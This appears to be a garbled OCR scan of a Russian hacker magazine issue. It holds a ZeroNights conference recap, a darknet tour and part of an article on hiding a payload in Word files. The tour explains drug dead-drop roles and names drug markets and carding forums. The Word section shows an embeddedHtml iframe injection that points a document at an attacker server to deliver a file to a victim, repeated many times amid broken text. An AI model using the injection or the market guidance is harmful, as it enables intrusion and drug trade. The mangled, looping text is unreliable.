2018-2019 гг. могут стать очень закрытыми. Если не заходить в главный зал, можно было подумать, что это какая-нибудь аблакейная встреча DCGTBE. :) Он нас были и целыми, и уже давно разбавляющие участники — показатель того, насколько разнообразная людей собирает конференция. Рекомендуем тем, кто пока находится в самом начале завораживать пути обязательно побывать на ZN, это придаст запал, принесет новые знания, знакомства и практику.

Мы счастливы, что конференцию вновь проводили в Питере, как в самый первый раз. Нужно больше здешней движухи! Доклады на Web Village отлично! Особенно понравился доклад Дейвона Дугана (тут Сергея Белова и Игоря Кабулова) и доклад Паши Попкова — тут ТАК СЛОЖНО.

Оформление площадки и графити-дизайн, отличающий Матрешку — все это нам очень понравилось. Мы даже отвезли с собой (прихватили нашего сообщества) сделанное в том же стиле.

Я спокойно сам вырос больше активностей на площадке, а в остальном хочется поблагодарить организаторов и данных новых форматах ZN — интересные места для экспериментов. Спасибо, что дошли до такого полезного шага!

БЛАГОДАРНОСТИ

Хочу поблагодарить всех причастных к организации мероприятия: организаторов и докладчиков. Без которых ничего бы из этого не состоялось. Вы лучшие! Также отличное спасибо ребятам, которые разработали конкурсы и технические стенды (было вас мы бы скучают), дизайнер The Dual Personality и Сергею Белову, ну и конечно же, всем участникам конференции! Со всеми, с кем удалось встретиться, мне было очень приятно пообщаться. ZeroNights, удалось, и с этим никто не будет спорить. Встречимся в следующем году!

Отзыв SchoolCTF

Что ТАКОЕ ZN? — ZN — это ежегодное пиво, и мне нужен весский повод, чтобы куда-то выбраться. :) ZN — это всегда отличная мотивация. Ещё с пета начинаются разговоры о том на НоуСиСе, который делает мне цепочение подр со своей конкурс. Нарвеся, вам понравится!

Все знают, что сама по себе конференция — это далеко не только спикеры с докладами. Так как наше сообщество в основном занимается CTF и наши ребята активно участвуют по разным странам, для нас это также крутая среда собраться, пообщаться с ним давними друзьями и знакомыми. Ну и, конечно, поиграть. :)

Сама конференция с ее докладами оставляет только самые положительные впечатления. И очень круто, что в этом году нашего никому не помешало и все так же здесь собрались. Доклады — отлад! Дополнительные активности тоже. Атмосфера непередаваемая.

WWW

- Фотографии альбом с фотографиями
- Небольшой альбом с моими фотографиями
- Фотографии flickr

ПУТЕШЕСТВИЕ ПО DARKNET

ОБХОДИМ САМЫЕ ЗЛАЧНЫЕ МЕСТА ONION

ДыскОсКоп, привет!

Вторжение в даркнет нас встроенным поисковиком DuckDuckGo. С точки зрения приватности — отличный выбор, но ищет DDG исключительно по открытому интернету, так что в нашем изыскании он не пригодится.


Вторжение, в даркнете свои поисковики чуть пятнистее. Но, чем в клирнете. Среди самых популярных: Ahmia, Candle и Torch. Были еще хорошие поисковики под названием Grams и Pelle, но по неизвестным причинам они сейчас недоступны. Каждый из них имеет разные результаты по одним и тем же запросам, так что лучше иметь в закладках все три сразу.

INFO

В этой статье мы сконцентрируемся на том, что доступно в onion, так что если хочешь перейти по ссылкам, то тебе понадобится Tor Browser.

Первым в обычно входит в ход Candle — это не самый известный поисковик, зато на нем нет рекламы и спонсорских ресурсов и релевантность результатов, по моим ощущениям, выше, чем у того же Torch. С другой стороны, даже неоплаченные ссылки подчас сомнительны.

Torch, как я упоминал его название, постоянно выдает ссылки на ресурсы, связанные с наркотрафиком. Такое ощущение, что поисковик не понимает *плохо* и успел основать себе репутацию реальной самым сомнительным сайтам.



Torch, найдется всё!

Поисковик Ahmia отличается тем, что он доступен как в даркнете, так и в клирнете. Релевантность выдачи при этом (субъективно) не очень высокая: как и Torch, он часто выдает ссылки, которые никак не относятся к теме поиска.

Однако, если вы решили изучить таинственный мир даркнета, то поисковики тут помогут слабо — слишком уж мало ресурсов доступно для индексации. Иногда поисковик даже может ввести не туда, ведь ссылку на фейковый ресурс.

INFO

Читай также наш отчет за 2016 год: «Скорбты Даркнета. Ищем поисковик в серчусы сервисов Tor».

КАТАЛОГИ — КАРТЫ ТОП

Начнем изыскания и рекомендацию с каталогов ссылок. Там тоже, конечно, процветает мусор и дублирование, но выбора из множества ресурсов есть всякие-разные самый известный ресурс — это The Hidden Wiki, на русском — «Гор-ресурс». Помимо того, существует еще не один десяток сборников ссылок — см., например, OnionTor и Elements.

Гор-ресурс — наиболее полный каталог

WARNING

Остерегайся фальшивок! Популярные сборники ссылок часто подделывают, заменяя адреса ресурсов. Подделки есть и у «Гаргантюа», так что будь внимателен.

ДАРКНЕТ ОБРАЗОВАТЕЛЬНЫЙ

Даркнет, подобно клирнету, имеет контингент сделанный покупку книг наркотой для многих. Но правообладателям с этим вряд ли смирится. Поэтому в даркнете ссылки на скачивание книг становятся все меньше. В даркнете — другое дело: на выбор есть «Библиотека» и «Университет Библиотека». Выбор там настолько огромный, что кажется, будто есть всё подряд.

Выбор как гарант верной жизни Tomorrow

У торрент-трекеров и поисковиков вроде Bubble и The Pirate Bay в обязательном порядке есть ссылки в onion, которые дают пользователям возможность не обращать внимания на запреты и ограничения.

ОНЛАЙН-МАГАЗИНЫ, В КОТОРЫХ НЕ ПРИНИМАЮТ КАРТЫ

Перейдем к основному — к магазинам, которые и отличаются «серым» сектором сеть. Что характерно, большая часть из них связана с наркотрафиком, но из всех сфер он наиболее процветает даркнете и по нем. Причина наркотиков в интернете-мечте для зверюшек каждая страница с лавочки во дворе уже знают, что за кладом ищут подозрительные молодые люди.

WARNING

Производство, сбыт, перевозка наркотических и психотропных веществ преследуется по закону (ст. 228–231 УК РФ). Автор в ответе не несут ответственности за материалы, опубликованные на сайтах. Переход по ним, ты действуешь на свой страх и риск.

Если ты вдруг не слышал об этих темных делах, то поясню в двух словах. Покупатель сначала использует обменник, чтобы получить биткоины, затем с ними отправляется в даркнет и приобретает необходимые вещества. Дальше ждет адрес и фотографии закладки, которую и предстоит отыскать.

Словарь терминов

- **Фолад** — человек, занимающий у себя большие объемы наркотиков, реализующий не через **мастер-клады** — закладки с большим количеством вещества, но розницей.
- **Кладмен** — забирает мастер-клад, фасует вещество на клады поменьше.
- **Гроверы** — занимаются непосредственно закладками. Как правило, гроверами устраивают в гаражах, подвалах, заброшенные фабрики и подобные места.
- **Оператор** — человек, отвечающий за связь магазина с клиентом. Задача оператора — решать все возникшие вопросы, взаимодействует с аудиторией. Иными словами, саппорт проекта.

Мастодонты наркобизнеса в России — это сервисы Hydra и Wolfchest. Конечно, существует и другие крупные, например Mega и для Dark.net. Но кому-нибудь как начинают доверять не сразу, да и узнать о них непросто.

На Западе самые популярные и большие магазины — это Dream Market и Free Market.

INFO

Западный контент попадается в основном в России и СНГ. В Америке (и в целом на Западе) люди вместо этого изыскивают способы перевести запрещенные товары по почте или (гораздо реже) доставляют квадрокоптером.

RAMP

Поторопа года назад список самых больших и влиятельных русскоязычных в даркнете пополнил RAMP. Он представляет собой форум для обсуждения между клиентами и продавцами. Летом 2017 года RAMP перестал функционировать, что создавало могучие бывшие пользователей. Его закрытие шокировало почти на другие форумы, а кто-то даже попытался проверить журналистское расследование.

RAMP до падения

В итоге «неясно, навязывается бывшим модератором RAMP, открыв RAMP 2.0. Вторжение, быстро оказалось, что это скам, собрав деньгами с продавцов и покупателей. Найти в точно ясно, за скам продолжается. Неясно, кто вложил кому бодрствует, что так и произойдет модератор под ником Экзистенциал. Летом 2017 года RAMP перестал функционировать, что создавало могучие бывшие пользователей. Его закрытие шокировало почти на другие форумы, а кто-то даже попытался проверить журналистское расследование.

Hydra

Официальный сайт

Но место RAMP быстро пришел форум под названием Hydra. Его администрация пока что делает все, чтобы удержать посетителей. Мало того что площадка ведет свой канал в Telegram, где делится с подписчиками методами сыма закладок и мошенничества с продавцами, так еще совсем недавно «Гидра» получила рекламу в YouTube, что вызвало серьезное возмущение общественности. Hydra способна перенимает DDoS-атаки и пока что нормально остается на плаву.

Hydra с Tor-прокси

Здесь все почти как на «Рампе», разве что интерфейс чуть поплоще. «Гидра» удает всевозможных подделок. Поэтому обращаться на форум по проверенным ссылкам для покупки биткойнов. К сожалению принимают и Qiwi покупка наркотиков, где по всему, начне не отличается от любой другой трансакции в этой системе.

Администрация «Гидры» вплоть занимается поиском нарушителей, ведет подарки сообщения. Например, на «Гидре» можно получить шрифт для сайта в рулетку — потерявшие бывшие покупается с приявшегося в аккаунт бонусом.

При этом до появления «Рампа» ковры называлась Hydra «сосновая», потому что в отличие от него на «Гидре» всегда идет торговля «сосновым» — которые наиболее крупнейшая вред здоровью человека.

Кстати, Hydra может и задать в клирнете, который, естественно, уже давно заблокирован Роскомнадзором.

Что еще бывает на торговых площадках

Наркотики — это не единственное, что продается на перечисленных сайтах. Например, «Гидра» предлагает пользователям сим-карты и карты, оформленные на «прокси» (подставные лица), медаты, рулоны, VPN-сервисы, дебетовые карты и много другого ещё, которое активно используют рейдеры наркобизнеса.

Также в каждом темном магазине есть раздел с заказами, где «вакансии» где «контры» разнообразные «вакансии» — аналогичные кладоеры, «гроверы», проверка и операторы. Только в даркнете можно встретить роман, чем кладоемы спрос на которую огромен из-за бешеной тяжелой работы.

Продолжение статьи →

ПУТЕШЕСТВИЕ ПО ДАРКНЕТУ

ОБЗОР ДЛЯ САМЫХ ЗНАЧИТЕЛЬНЫХ МЕСТА .ONION

ХАКЕРСКИЕ ФОРУМЫ

Для многих даркнет ассоциируется на наркотоварище, но это лишь один из аспектов. Есть в даркнете и хакерские форумы на тематику сорсов исходников. В даркнете бывают и площадки, где за полную память человека и наработки, пользователь получает пожизненный бан. Давайте посмотрим, какие есть самые большие хакерские и кардерские форумы в русскоязычном даркнете.

WWW
Самый большой форум тренинга **hackerclub** и это пользователи занимаются взломом сайтов, обналичивают слоты, сдают в аренду, продают и купают бины, сканируют и ддосят.

WWH CLUB


WWH — http://wwhclub.com

WWH — крупнейший из форумов русских хакеров. У него есть зеркало и в клирнете, который до сих пор остается доступным даже с русскоязычного IP.

Verified

Verified — https://verified.pro/

В среде русскоязычных хакеров «Верифу» — это один из самых уважаемых форумов. Да, на форуме, как и в WWH, нужно иметь определенное количество для общения, поиска информации и прочих для технической работы людей.




Регистрация на форуме стоит 30 долларов США, зарегистрироваться бесплатно невозможно. Не даже после оплаты доступа вести деятельность на «Верифе» проблематично, ведь в клирнете каждый второй сервер блокируется с этажей. Кто из не слишком значимых должен поучиться за номера — только на сервере нужно, что есть на форуме. То есть даже при пользователь требуется платный доступ к форуму, вести дела без поучиться — для «Верифа» не нужно.

Exploit.in

Exploit.in — https://exploit.in/

Exploit.in — форум русскоязычных даркнетов, до и даже среди которого сидят ребята из ФСБ. Для регистрации на форуме нужно иметь определенное количество сообщений, а для доступа к разделу «Вирусы» нужно иметь 30 сообщений. Регистрация на форуме бесплатно.



Exploit.in разжился в русскоязычном даркнете, да и среднерусские коллеги сюда иногда заглядывают. Поэтому, если вы ищете что-то, что не нашли на других русских сервисах (или хотите — от создания сервиса до перестановки Exploit.in).

Регулу доступен в клирнете, также у него есть сервер дебаг, полностью пользовательский и четкие сроки ответа.

CrdClub

CrdClub — http://crdclub.net/

Это один из старейших форумов, посвященных кардерской тематике. Регистрация на форуме платная, доступ бесплатностью и есть даже зеркало в клирнете, как в Exploit, можно подойти на сайт, если вы частник, русскоязычные и интернациональные.

Pandora

Pandora — http://pandora.to/

«Пандора» — это уникальность. Нет, где пользователи вообще все, что есть в русскоязычном. Здесь пользователи хотят сделать нормальный обзор, которые есть на политическом плане и решают в работе спецслужб. Недавно администрация Pandora перестала (даже площадка для наркототоварищ) подавлена Google Groups, при сотном блокерсу.

Если пользователя в таких форумах, можно увидеть, как изобилуется от тренд, проказать запрещенные вещества через почтовую или даже сменить ник. «Пандора» дает сначала информацию и каждый подход. Сервер предоставить пользователям этого услугами вы не спасетесь никого. Это крайне сложно, но если вы хотите, вы сделаете, но и потому, что на каждый вопрос можно может сказать что угодно.

Также на форуме можно приобрести различные аккаунты по сотней спецслужбы. Форумы, такие вещи встречаются и на других форумах. Ты сделе арсенал тоже не радость в дарке. Форумы, тут часто что каждый, что в клирнете, что в дарке, ищет.

Hydra

Hydra — https://hydra.net/

Hydra — крупнейший русский форум, в дарке называет. Поэтому клирнет — Rutracker. Однако он закрылся, и из клирнета нигде не знает.

Chat with stranger

Chat with stranger

Общаемся с незнакомцами в этому Tinder. Вводит и прочие специализированные сервисы — это дает на что-то сверхнеестественное. Форумы. Что вам отвлекает имеет важные отличия — тут не сообщения, но владельцы сервера ограничивают стоимо начало с 1 тебе на месяц. Обычно, на каждый месяц где по 40-50 человек, но доходит полномочия собеседника можно без труда. Вы делаете на каждый месяц, но доходит начисто в каждый месяц общается на государственные темы, однако в этом тоже может быть свой шарм.

«К» форум

«К» — https://kf.zz/

Форум «К» полностью посвящен теме наркотиков и закладкам. На нем абсолютно никого плохого нет, кроме, конечно, самих закладчиков. Если «Пандора» — это, в принципе, обсуждение политики, то на «К» обсуждают, как сделать, чтобы все по-прежнему оставались в дарке. Если тебе для чего-то нужно, то сделать, чтобы все по-прежнему оставались на «К» адекватными особенно не стоит. Все нелегкие участники движения имеют проблемы с законом и страхуется обсуждать.

Другие места для общения

Не только форумами дарк не ограничивается — в плане есть даже чаты, доски и даже есть даже аналоги соцсетей. Давайте посмотрим, что есть в дарке. Тут как пользователям обмениваются своими ресурсами, а также есть даже сервисы подкидной. Не стоит обсуждать — обсуждают в клирнете того или иного вещества на форумах.

Чаты, доски, соцсети — все это есть в дарке. Давайте посмотрим, что есть в дарке. Пользователи обмениваются своими ресурсами, а также есть даже сервисы подкидной. Не стоит обсуждать — обсуждают в клирнете того или иного вещества на форумах.

Чаты, доски, соцсети — все это есть в дарке. Давайте посмотрим, что есть в дарке. Пользователи обмениваются своими ресурсами, а также есть даже сервисы подкидной. Не стоит обсуждать — обсуждают в клирнете того или иного вещества на форумах.

ДЕНЬГИ В ДАРКНЕТЕ: КОШЕЛЕК ИЛИ ЛУК!

В дарке обычно принимают только биткоин (или иного аналогичного общества, либо стороной чаще) обычные тяжелые деньги. Поэтому тут находится большое количество различных обменников. Обменники, что продают или что купают деньги, не нужно куда то платить.

Еще в 2016 году на форумах появили топы — аналоги не бесплатно? Не нужно не использовать для прямых целей. Топы — это некоторые рейтинги бизнеса — организованы сказанных мнений. Все чаще в качестве мнения — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете. Это просто дарку выше, а в дарке и в ой как любят.

Например, сервис «Гарантобмен» как обменный биткоин-кошелек, но и него нет апгрейт-кошелек. Как это работает? Человек отправляет ему отправляет биткоин, а тот ему отправляет на карту. Сервис «Гарантобмен» — это не просто сервис, а сервис, который в дарке. Сервис «Гарантобмен» не просто биткоин-кошелек, рассекаемое на Рейхакоп. Получается, что отсюда, при сервисе «Гарантобмен» — это, конечно, что получает маленькие частные с сотней сервисы вдоволь.

Подобные миксеры означают продают более надежными чем просто кошелек, и не только пользуются полностью. Но далеко не все из них работают, как обещают кошелек на некоторых сервисе не переводят деньги, которые не сейчас. Есть, кстати, и просто миксеры без встроенных кошельков, например Bitcoin mixer 2.0.

Сервисы звонки между биткоинами и оплачивая или электронными деньгами выглядит обременение. В дарке есть, как и в клирнете, не отрывное количество. На WWH или на Verified есть пользователи, которые, как Bitcoin mixer, то же дайте предоставится и услуги «обмен», то есть человек просто отправляет свои деньги, а ему отправляет на карту, а ему отправляет на другую. Проверка таких обменников — в статье «Дарк».

Если собираешься воспользоваться подобными услугами, помни, что дайте — не всегда гарантия. Если в дарке форумы часто можно встретить, что вы — мошенник в том, что тот или иной обменник подключился что есть начал — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете — в дарке — в клирнете

ПУТЕШЕСТВИЕ ПО ДАРКНЕТУ

Андрей Сабанов
sabanov@xakep.ru

ЧТО ИНТЕРЕСНОГО МОЖНО НАЙТИ В ФАШИСТСКОЙ СЕТИ

QR: «Не Insider Internet Project, — это на сегодняшний день самая окончанная сеть. Здесь ты можешь ходить по сайтам и пользоваться сервисами, не боясь, в расскорм сторонних лицах не были заняты информацией. И мы позаботились, что в 2003 году, сеть продолжит расти и развиться. Давай посмотрим, что интересного есть в QR сегодня.

QR настроен по принципу сервера, то есть в значительной степени отличается от привычного нам интернета. Для доступа к ресурсам необходимо QR — дополнительное, в этой сети нет серверов DNS, не могут использоваться и обычные браузеры, поэтому для доступа к ресурсам необходимо использовать специальный клиент, наши же клиенты не поддерживают такой. Каждый пользователь может получить свой сервер, который можно использовать для доступа к ресурсам.

Для использования ресурсов необходимо иметь клиентское приложение QR когда есть VPN и Tor. Если сравнивать QR с браузером то можно выделить следующие отличия:

1. Не поддерживает скрипты, поддерживает только HTML. Это сделано для повышения анонимности, которая, по мне, даже стоит по себе ресурсы, которые могут использовать скрипты, не могут использовать QR.
2. Не поддерживает Flash, Java, ActiveX и другие технологии.
3. Обязательно использовать Tor и VPN.

Если вы, как и я, привыкли к привычным нам сетям, то вам сложно будет в QR. Но, если вы все-таки решились, то вам нужно:

1. Скачать и установить QR. Можно зайти на эн ресурсы без дополнительного ПО, но из-за проблем с безопасностью Tor и VPN, которые я и настоятельно рекомендую, я не рекомендую QR использовать.
2. Скачать и установить Tor и VPN.
3. Обязательно запустить Tor и VPN.
4. Запустить QR и пользоваться.

Если вы, как и я, привыкли к привычным нам сетям, то вам сложно будет в QR. Но, если вы все-таки решились, то вам нужно:

1. Скачать и установить QR. Можно зайти на

ДЫРЯВЫЙ WORD

Bel
Security Code

КАК СПРЯТАТЬ БОЕВУЮ НАГРУЗКУ В ДОКУМЕНТЕ

В современных версиях Microsoft Office документы по умолчанию сохраняются в формате, основанном на Office Open XML, однако Microsoft не во всем следует открытому стандарту. Вашему покорному слуге часто называют MOX, Microsoft Open XML. Он содержит некоторые вольности, создающие угрозы безопасности. Сегодня мы подробно разберем одну из них — так и не закрытую на момент написания статьи.

Почти сразу после публикации первого стандарта Microsoft Office, началась битва за его расширение. Вот краткая хронология версий:

- 2006 год — ECMA-376, первая версия;
- 2006 год — ISO/IEC DIS 29500, первая версия;
- 2008 год — ECMA-376, part 2, и ISO/IEC 29500:2008 Strict, фиальная версия;
- 2011 год — ECMA-376, part 3, и ISO/IEC 29500:2011, третья версия;
- 2012 год — ECMA-376, part 4, и ISO/IEC 29500:2012, четвертая версия;
- 2015 год — ECMA-376, part 5, и ISO/IEC 29500-3:2015, пятая версия ECMA.

В 2016 году появилась дополнение к пятой версии ISO/IEC 29500: 1:2016 и ISO/IEC 29500-4:2016. Работа над стандартом продолжается. А Microsoft релизит все более расширенные версии своего формата, что отражается в новых версиях Office. Хуже того, компания не принимает старые изменения, остается на своем варианте. Описываемая в статье дыра появилась в Microsoft Office 2013 и сохранилась вплоть до Office 2019.

INFO

ECMA-376 включает в себя три различные спецификации для каждого из трех основных типов документов Office — WordprocessingML для текстовых документов, SpreadsheetML для электронных таблиц и PresentationML для презентаций. Мы будем использовать WordprocessingML.

WARNING

Статья предназначена для профессиональных пентестеров и сотрудников служб информационной безопасности. Не автор, ни редакция не несут ответственности за любой возможный вред, причиненный с применением приведенной информации.

ОПИСАНИЕ УЯЗВИМОСТИ

В этом разнообразии MOX есть много спорителных записей вида «Microsoft Office... do not properly validate record information during parsing of (Excel spreadsheet), (Word document), (Visio), (Power Point presentation), which allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a malformed file». Такие уязвимости проявляются в MS и MS Office неиспытанным, как злом.


В чем дыра/уязвимость из-за чего в статье «Пять Не Нашей через Word»? Сейчас мы разъясним другую атаку, также слегка поскешнее нарда Word.

Начнем с Office 2013 и ниже, стоит доступен класс WebExtensionPanes. Он отвечает в документе за вывод веб-страниц. Обычно данные вида и описывают параметры его инициализации через набор атрибутов.

Нас будет интересовать только один атрибут **embeddedHtml**. Он нужен для встраивания объектов и содержит ссылку на них (например, на видеоролик YouTube). Из-за того, что этот параметр — строка, из кавычек и пробелов интерпретер текста нарушу внедряется, его нельзя опустить при подделке.

ИЩЕМ ОБЪЕКТ ПОДМЕНЫ

Давай выполним простую атаку подмены и подлинности оказания руками. Запускаем Word (требуется версия 2013 или выше, так как нам нужна полная поддержка ISO/IEC 29500 Strict) и идем в меню «Вставка»:



В появившемся окне в строке напротив YouTube и просто вписав слово «видео» и выбрав любой понравившийся ролик. Система ролика сообразилась на листе документа типичной прешоудой.

Сохраняем и закроем на Office Word. Теперь нам нужно найти в сохраненном параметры его инициализации через набор атрибутов.

Нас будет интересовать только атрибут **embeddedHtml**. Он нужен для встраивания объектов и содержит ссылку на них (например, на видеоролик YouTube). Из-за того, что этот параметр — строка, из кавычек и пробелов интерпретер текста нарушу внедряется, его нельзя опустить при подделке.

ИЩЕМ ОБЪЕКТ ПОДМЕНЫ

Давай выполним простую атаку подмены и подлинности оказания руками. Запускаем Word (требуется версия 2013 или выше, так как нам нужна полная поддержка ISO/IEC 29500 Strict) и идем в меню «Вставка»:

В появившемся окне в строке напротив YouTube и просто вписав слово «видео» и выбрав любой понравившийся ролик. Система ролика сообразилась на листе документа типичной прешоудой.

Сохраняем и закроем на Office Word. Теперь нам нужно найти в сохраненном параметры его инициализации через набор атрибутов.

Нас будет интересовать только атрибут **embeddedHtml**. Он нужен для встраивания объектов и содержит ссылку на них (например, на видеоролик YouTube). Из-за того, что этот параметр — строка, из кавычек и пробелов интерпретер текста нарушу внедряется, его нельзя опустить при подделке.

Рис. 1. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:


```
embeddedHtml="&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; frameborder=&quot;0&quot;
```

Атрибут **embeddedHtml** содержит **iframe YouTube**, который при замене на HTML или дыравый/уязвимый. А это на что похоже, как уязвимость?

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТИ

Если внимательно посмотреть на содержимое скрипта, то можно заметить, что символы **<** и **>** заменены на **<** и **>**. Это способ записи (замены) данных без использования разделителя **CDATA**. Они указывают парсеру на то, что часть документа не содержит разметки. Так же мы должны получить из всем нашим спецсимволам.

Еще стоит отметить, что все параметры (тэгелем друг от друга точной с запятой. Если мы попытаемся хотя бы одну из них, то при открытии документа произойдет ошибка при открытии данного файла. Правда, Word отчасти задну, подсказывая, где именно мы ошибились (см. скриншот).



Ошибка Word при открывании сохраненного документа

Давай сделаем все, что находится между кавычками, и попробуем вставить свой HTML-код. Сначала добавим отображающий часть ссылки:

```
<H1>xakep</H1>
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

Теперь подменим исходную ссылку на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:




Рис. 2. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 3. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 4. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 5. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 6. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 7. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 8. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 9. Параметры в строчке файла document.xml

